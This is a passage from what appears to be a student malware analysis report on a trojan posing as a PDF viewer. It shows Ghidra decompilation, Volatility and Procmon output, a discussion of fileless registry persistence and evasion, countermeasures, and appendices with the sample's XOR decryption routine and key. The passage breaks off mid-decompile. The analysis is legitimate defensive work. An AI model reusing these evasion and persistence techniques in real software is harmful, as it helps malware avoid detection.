


```
CreateProcessW
GetExitCodeProcess
TerminateProcess
GetCurrentProcessId
GetCurrentThreadId
api-ms-win-core-processthreads-l1-1-0.dll
CloseHandle
api-ms-win-core-handle-l1-1-0.dll
LoadStringW
GetProcAddress
GetModuleHandleW
FreeLibrary
LoadLibraryExW
api-ms-win-core-libraryloader-l1-2-0.dll
FormatMessageW
api-ms-win-core-localization-l1-2-0.dll
WaitForSingleObject
Sleep
api-ms-win-core-synch-l1-1-0.dll
api-ms-win-core-synch-l1-2-0.dll
QueryPerformanceCounter
api-ms-win-core-profile-l1-1-0.dll
GetSystemDirectoryW
GetSystemTimeAsFileTime
GetTickCount
```

Figure 44 - FLOSS when used against extracted regsvr32 binary

Given the output was a portable executable, previous elements used for analysis were applied again.


PeStudio indicated no significant and obvious tells that the executable was malicious, other than the previously discovered imports, seen in Figure 45.



imports (81)	flag (8)
GetCurrentProcessId	x
NtSetInformationProcess	x
GetCurrentThreadId	x
TerminateProcess	x
GetExitCodeProcess	x
CreateProcessW	x
RaiseException	x
RtlImageNtHeader	x

Figure 45 – Regsvr32.exe imports.

As such, Ghidra was used for disassembly. From this, given that it spawned a new Regsvr32 process, elements that made of process spawning were searched for, and from this the following function (00a41982) was found as seen in Figure 46.




```
wcscpy_s(local_418 + iVar4,0x208 - iVar4,L"\\regsvr32.exe");
Wow64EnableWow64FsRedirection('\0');
memset(&local_47c,0,0x44);
local_420 = CreateProcessW(local_418,lpsz,(LPSECURITY_ATTRIBUTES)0x0,
                           (LPSECURITY_ATTRIBUTES)0x0,0,0,(LPVOID)0x0,(LPCWSTR)0x0,
                           &local_47c,&local_438);
Wow64EnableWow64FsRedirection('\x01');
uVar6 = extraout_EDX_00;
if (local_420 != 0) {
  local_420 = WaitForSingleObject(local_438.hProcess,0xffffffff);
  if ((local_420 == 0) &&
     (BVar5 = GetExitCodeProcess(local_438.hProcess,&local_420), BVar5 != 0)) {
    CloseHandle(local_438.hProcess);
    CloseHandle(local_438.hThread);
    uVar6 = extraout_EDX_01;
  }
  else {
    CloseHandle(local_438.hProcess);
    CloseHandle(local_438.hThread);
    uVar6 = extraout_EDX_02;
```

Figure 46 - Extracted Regsvr32 process disassembly

What this function does is attempt to execute regsvr32 using the parameters provided in a variable, called lpsz. It does this by using wcscpy to copy a wide string to the memory location pointed to in local_418. Memset is then used to set the memory region to 0, before CreateProcess is used to fill it with values.

It also notably sets "Wow64EnableWow64FsRedirection" to false before running memset and creating the process, before setting it back to normal. What this means is that the malware has the theoretical ability to write to "C:\Windows\System32" as it will not redirect to "C:\Windows\SysWOW64" as intended.

To ensure the spawned process was identical to the current one, it was subsequent extracted using volatility, dumped using objdump and had the "diff" command used against It which indicated the only difference was the name, which had been set by the tester in extraction (see Figure 47)




```
┌──(kali㉿kali)-[~/Desktop/win102]
└─$ objdump -d file.0×a30b2c3ac3f0.0×a30b2b68d010.ImageSectionObject.regsvr32.exe.img > 1.txt

┌──(kali㉿kali)-[~/Desktop/win102]
└─$ objdump -d file.0×a30b2c3ac3f0.0×a30b2b68d010.ImageSectionObject.regsvr32.exe2 > 2.txt

┌──(kali㉿kali)-[~/Desktop/win102]
└─$ diff 1.txt 2.txt
2c2
< file.0×a30b2c3ac3f0.0×a30b2b68d010.ImageSectionObject.regsvr32.exe.img:     file format pei-i386
---
> file.0×a30b2c3ac3f0.0×a30b2b68d010.ImageSectionObject.regsvr32.exe2:     file format pei-i386
```

Figure 47 - Diff command used on original and spawned regsvr32 process.

At this point a legitimate regsvr32 process would have been ideal to compare against, however no instances of this were running on the target system at the time of the memory snapshot and it could not be guaranteed a newly snapshotted variation of regsvr32 would be appropriately comparable.

Network assessment of the memory snapshot was also performed and did indicate some suspicious behavior, with the suspect Regsvr32 showing up on the "netscan" command as being CLOSED to connections specifically on TCPv4 – with no port or IP address indicated (See Figure 48)



```
0xa30b2e6f85b0  UDPv6   ::      0       *       0               2248    conhost.exe     2024-04-28 02:27:05.000000
0xa30b2e6f9960  UDPv4   0.0.0.0 0       *       0               2248    conhost.exe     2024-04-28 02:27:05.000000
0xa30b2e6f9960  UDPv6   ::      0       *       0               2248    conhost.exe     2024-04-28 02:27:05.000000
0xa30b2fbc8bf0  TCPv4   -       0       -       0       CLOSED  5064    regsvr32.exe    2024-04-28 02:36:05.000000
```


Figure 48 - Netscan command used on memory dump

Attempts were made to run the "cmdline" volatility plugin owing to the prior knowledge that the program does use powershell to execute but this did not produce any meaningful information about the targeted processes.

4.2.7 Network Analysis

Network analysis was setup using both ApateDNS and Wireshark. This initially indicated no network activity from the malware after being left for a lengthy period of time.


Given that the malware made changes to the network settings of the PC, disabling several keys related to network security (see Figure 49) the lack of network activity was suspect.



```
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones                  SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown_Zones         SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown_Zones\0       SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown_Zones\1       SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown_Zones\2       SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown_Zones\3       SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown_Zones\4       SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3                SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
10:10:...  regsvr32.exe  4856  RegSetInfoKey  HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\...SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0  6508
```

Figure 49 - Registry entries related to internet setting zones being modified

As such, to ensure this was not due to anti-analysis methods, the sanitized Virtual Machine was employed yet this still did not indicate any network behavior (the connection was tested) meaning that the malware may be making use of Virtual Machine detection to disable this feature or may simply employ no network elements in this form (see Figure 50). This was repeated multiple times by the tester to ensure this was intended behavior and still no evidence of network behavior was detected.



```
=== INetSim main process started (PID 1655) ===
Session ID:     1655
Listening on:   192.168.150.129
Real Date/Time: 2024-05-02 17:31:14
Fake Date/Time: 2024-05-02 17:31:14 (Delta: 0 seconds)
 Forking services...
  * http_80_tcp - started (PID 1659)
  * ftp_21_tcp - started (PID 1665)
  * smtp_25_tcp - started (PID 1661)
  * ftps_990_tcp - started (PID 1666)
  * pop3_110_tcp - started (PID 1663)
  * pop3s_995_tcp - started (PID 1664)
  * smtps_465_tcp - started (PID 1662)
  * https_443_tcp - started (PID 1660)
 done.
Simulation running.
^C  * smtps_465_tcp - stopped (PID 1662)
  * smtp_25_tcp - stopped (PID 1661)
  * pop3s_995_tcp - stopped (PID 1664)
  * http_80_tcp - stopped (PID 1659)
  * http_80_tcp - stopped (PID 1659)
  * https_443_tcp - stopped (PID 1660)
  * pop3_110_tcp - stopped (PID 1663)
  * ftp_21_tcp - stopped (PID 1665)
  * ftps_990_tcp - stopped (PID 1666)
Simulation stopped.
=== INetSim main process stopped (PID 1655) ===
```

Figure 50 - Inetsim with no report output indicating zero returned activity.

5 DISCUSSION

5.1 GENERAL DISCUSSION

The aim of this project was to identify and analyze a provided piece of malware through how it operates within a system, providing a comprehensive explanation of characteristics, components and functionality present.

Static analysis was performed against this malware, and whilst this succeeded in providing some insight into the potentially malicious nature, enough to be suspect through .dll inclusions and strings present – it ultimately was not hugely effective for determining the nature of the malware due to it's obfuscated nature. No obvious elements such as URLs or identifying information were present. This is generally to be expected given that static analysis is deemed to be less effective, as it has a smaller scope than dynamic analysis which allows for greater targeted obfuscation from an adversary. This was not aided by the fact that the tester struggled with the sheer volume of information present within static analysis to the point that they could not be assured they had covered all aspects, as disassembly and analysis therein proved to be complex.

The disassembly proved to be difficult owing to the fact that the code was not all malicious and had clearly been combined with other useless and non-relevant code, making use of python video libraries that may have been entirely invented as subsequent searching did not lead to them. Ghidra proved to be immensely useful here, with previously assessed elements being able to be used very effectively to find malicious functions that would not reasonably be present within a standard PDF viewer. The process through which the registry keys were generated was immensely protracted and complicated such that it was an effective deterrent to static analysis. The graphing capabilities of Ghidra were attempted to be used but saw little results so were ultimately not included.

Dynamic analysis proved to be the most effective method of analysis, owing to the fact that the malware largely consists of a registry element for persistence and code storage which could only be modified on execution. Without registry monitoring during execution, the malware would be very effective at appearing innocuous. This is because – process wise - it adheres to the precept of "LOTL" or "Living off the land" which has a basis of being very successful in hacking and security testing instances (Lenaerts-Bergmans, 2023) through the usage of standard and normal Windows processes being used to execute malicious code.

The malware makes use of "fileless" persistence through reliance the registry, which it then successfully prevents most enumeration methods of. This works as a highly effective method of remaining on a system as programs typically add registry keys without them being flagged. The specific obfuscation method applied to the registry is done in a clever and little-known way, with even programs like regshot and regedit not being able to catch the non-ASCII character inclusion. To add on to this, the fact that the malware randomly generated new names for all of its registry keys and files added significant difficulty in detection as it meant behavior must be observed as opposed to detected by name.

The obfuscation applied to the JavaScript code however was rudimentary and not especially complex, with it's frequent usage of including a lot of gibberish strings being assigned to other strings essentially being completely ineffective if just a method of slowing down a potential malware analyst. Particularly, including the javascript keyword in the data of the registry key is very telling and indicative of potential malware. As is elements such as failing to hide the “PowerShell” call within a program, or including keywords like for and eval that clearly indicate code. Examples such as the usage of shellcode contained within an innocuous-looking byte array was fairly successful in hiding the function of the payload and required a program to be written to ascertain what it performed.

The networking element is one wherein the tester was confused and recognized the possibility of a testing failure here. Some online examples of reports detailing Kovter make mention of numerous external connections yet despite repeated testing no examples of this could be found with the provided sample. The tester is led to believe that this could be a neutered sample, or it makes use of successful virtual machine detection to turn this functionality off, or it could be a differing variant of Kovter. Efforts such as removing all possible programs such as Wireshark and IDA that the malware may search for in order to turn these features off were uninstalled demonstrated no difference in outcome.

Despite this, the extraction of a truly “malicious” element here could be said to have failed, as while this malware is certainly evasive – the true payload and what it functionally does successfully eluded the tester. There are lots of things it has the potential to do, yet it appears entirely innocuous. This could be due to a variety of reasons such as this simply being the trojan element, awaiting a malicious payload to be injected – or due to the fact this sample was neutered – or maybe the elements it targets were not present on the testing machine. However, the possibility remains and is arguably more likely that the payload was simply obfuscated to a degree higher than the tester's ability, with it requiring an expert on malware analysis to successfully decode and analyze.

5.2 COUNTERMEASURES

Whilst detection of this kind of malware is substantially difficult, a number of countermeasures do exist that could potentially be used for detection.

Given that the payload is executed using PowerShell, disabling PowerShell outright may be the correct solution depending on the environment where attack is expected – for an office or business space, there is unlikely to be much need for a standard user to have access to PowerShell capabilities. Disabling this would prevent the payload from being executed and wholly stop the malware.

If an IDS system is integrated, ensuring that regular registry backups are taken and compared against for newly created keys could be one method of spotting a potential infection as the malware does create a number of registry keys that could be semi-noticeable, though again this depends strongly on the environment wherein the infection is to be spread – if software is encouraged to be installed, it’s unlikely that monitoring for new registry keys would be an effective detection method.

Ensuring that any new .bat files are deleted may also be one method of preventing this malware from running successfully – as it would successfully remove the persistence feature of the malware. This is an effective method as .bat files are not commonly used by users and have the potential to be highly malicious, so a system administrator or user creating a rule to delete unknown .bat files is unlikely to cause significant issues if the environment is appropriate, making this an effective mitigation strategy.

From obtaining a legitimate copy of the PDFXC viewer software in a similar version (Tracker Software Products Ltd, n.d.), it became immediately obvious that the file size was one of the largest differences – with the malware being far smaller at 44kb than the true viewer which clocks in at 16241kb. This could allow for easy detection as whilst the malware could make use of padding to increase this size in the future, in this incarnation it does not making this a clear discrepancy.

5.3 Future Work

The following areas are potential avenues for future exploration.

- Comparison between distinct variants of Kovter – multiple variants of the Kovter malware exist each with differing functionalities, comparison of these could provide greater insight into the function and malicious potential of the trojan – as the current sample was not especially malicious, however has high *potential* for malicious injection.
- Running on a bare metal environment – There is reason to believe that the trojan may be making use of some kind of Virtual Machine detection, and even if that is ultimately not the case – running on a bare metal machine is a more realistic environment for testing. This would provide better data and potentially lead to better analysis.
- Further effort into attempting to obtain the payload, likely through decomplication – as this is the area the current tester was weakest in.

6 Conclusion

In conclusion, the provided sample was shown to be a highly evasive variant of trojan. It went to great lengths to prevent analysis by not creating files, obfuscating code, and preventing access wherever possible. This in turn makes it very successful in avoiding detection and thus very successful at being a malicious trojan. Despite this, there were still clear indicators when performing manual analysis that the process was malicious with the obfuscated elements and processes spawned revealing enough information for subsequent code reconstruction and eventual analysis. As a result, it would be reasonable to consider this malware as a highly evasive and dangerous strain but not wholly undetectable when scrutinized.

7 REFERENCES

Ballenthin, W., Raabe, M. & Stancill, B., 2022. *FLOSS Version 2.0.* [Online]
Available at: https://www.mandiant.com/resources/blog/floss-version-2
[Accessed 6 April 2024].

Coveware, 2023. *Ransom Monetization Rates Fall to Record Low Despite Jump In Average Ransom Payments.* [Online]
Available at: https://www.coveware.com/blog/2023/7/21/ransom-monetization-rates-fall-to-record-low-despite-jump-in-average-ransom-payments
[Accessed 21 April 2024].

Lenaerts-Bergmans, B., 2023. *WHAT ARE LIVING OFF THE LAND (LOTL) ATTACKS?.* [Online]
Available at: https://www.crowdstrike.com/cybersecurity-101/living-off-the-land-attacks-lotl/
[Accessed 7 April 2024].

Pearson, A., 2021. *VOLATILITY 3 CHEATSHEET.* [Online]
Available at: https://blog.onfvp.com/post/volatility-cheatsheet/
[Accessed 7 April 2024].

REMnux, n.d. *REMnux: A Linux Toolkit for Malware Analysis.* [Online]
Available at: https://remnux.org/
[Accessed 6 April 2024].

Sikotrski, M. & Honig, A., 2012. *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software.* s.l.:s.n.

SOPHOS, 2023. *The State of Ransomware 2023.* [Online]
Available at: https://assets.sophos.com/X24WTUEQ/at/c949g7693gsnjh9rb9gr8/sophos-state-of-ransomware-2023-wp.pdf
[Accessed 21 April 2024].

Thales Group, 2024. *2024 THALES DATA THREAT REPORT REVEALS RISE IN RANSOMWARE ATTACKS, AS COMPLIANCE FAILINGS LEAVE BUSINESSES VULNERABLE TO BREACHES.* [Online]
Available at: https://www.thalesgroup.com/en/worldwide/security/press_release/2024-thales-data-threat-report-reveals-rise-ransomware-attacks
[Accessed 21 April 2024].

Tracker Software Products Ltd, n.d. *PDF-XChange PDF Viewer 2.5.* [Online]
Available at: https://pdf-xchange-pdf-viewer.software.informer.com/2.5/
[Accessed 7 April 2024].

Weise, E., 2017. *How a 22-year-old inadvertently stopped a worldwide cyberattack.* [Online]
Available at: https://eu.usatoday.com/story/tech/news/2017/05/13/22-year-old-wannacry-ransomware-malwaretech-analyst-stopped/101637152/
[Accessed 2024 April 2024].

Zetter, K., 2016. *Inside the Cunning, Unprecedented Hack of Ukraine's Power Grid.* [Online]
Available at: https://www.wired.com/2016/03/inside-cunning-unprecedented-hack-ukraines-power-grid/
[Accessed 21 April 2024].

APPENDICES

APPENDIX A – DECRYPTION CODE


Note: This is decryption code lacking the string to be decrypted, it does NOT contain a malware payload nor does it output anything other than subsequent decrypted code.

```
var q2c9j = "[INSERT STRING TO BE DECRYPTED HERE]";
var u8mC7xV = "";

for (var V0Ohp3wvw = 0; V0Ohp3wvw < q2c9j.length; V0Ohp3wvw += 2)
    u8mC7xV += String.fromCharCode(parseInt(q2c9j.substr(V0Ohp3wvw, 2), 16));

var FVYQF0ymHt = "YbtN93BgMmFjxMn3RJWgQkwc43IdMM59eTz7QKI0hLq7Weau9GLFSQ52VM";
var rymttSDw5Qra = "";

for (var WCFQkWfSU4ydsp = hTUhomlwnHWJcgm7 = 0; hTUhomlwnHWJcgm7 <
u8mC7xV.length; hTUhomlwnHWJcgm7++) {
    rymttSDw5Qra += String.fromCharCode(u8mC7xV.charCodeAt(hTUhomlwnHWJcgm7) ^
FVYQF0ymHt.charCodeAt(WCFQkWfSU4ydsp));
    WCFQkWfSU4ydsp = (WCFQkWfSU4ydsp < FVYQF0ymHt.length - 1) ? WCFQkWfSU4ydsp
+ 1 : 0;
}

console.log(rymttSDw5Qra);
```

APPENDIX B - PYTHON CODE TO WRITE HEX TO BINARY


```
sc32 = bytearray([PUT BYTE ARRAY HERE])

#write hex as binary hence "wb"
with open("output_file", "wb") as f:
    f.write(sc32)
```

Appendix C – Function 004047e7




Decompile: FUN_004047e7 - (PDFXCview.exe)

```
undefined4 FUN_004047e7(undefined param_1,undefined param_2,undefined param_3,int param_4)

{
  int *piVar1;
  undefined2 *puVar2;
  undefined4 uVar3;
  undefined2 *puVar4;
  uint uVar5;
  undefined4 extraout_ECX;
  int extraout_ECX_00;
  undefined4 extraout_ECX_01;
  undefined4 extraout_ECX_02;
  undefined4 extraout_EDX;
  DWORD extraout_EDX_00;
  code **extraout_EDX_01;
  undefined4 extraout_EDX_02;
  SHELLEXECUTEINFOW *unaff_EBX;
  SHELLEXECUTEINFOW *pSVar6;
  int unaff_EBP;
  undefined2 *unaff_ESI;
  undefined2 *unaff_EDI;
  undefined8 uVar7;
  undefined4 in_stack_00000014;
  SHFILEINFOW *in_stack_00000018;
  undefined4 in_stack_0000001c;
  SHELLEXECUTEINFOW *in_stack_00000020;
  undefined uVar8;
  undefined3 uVar9;
  undefined4 in_stack_00000024;
  SHELLEXECUTEINFOW *in_stack_00000028;
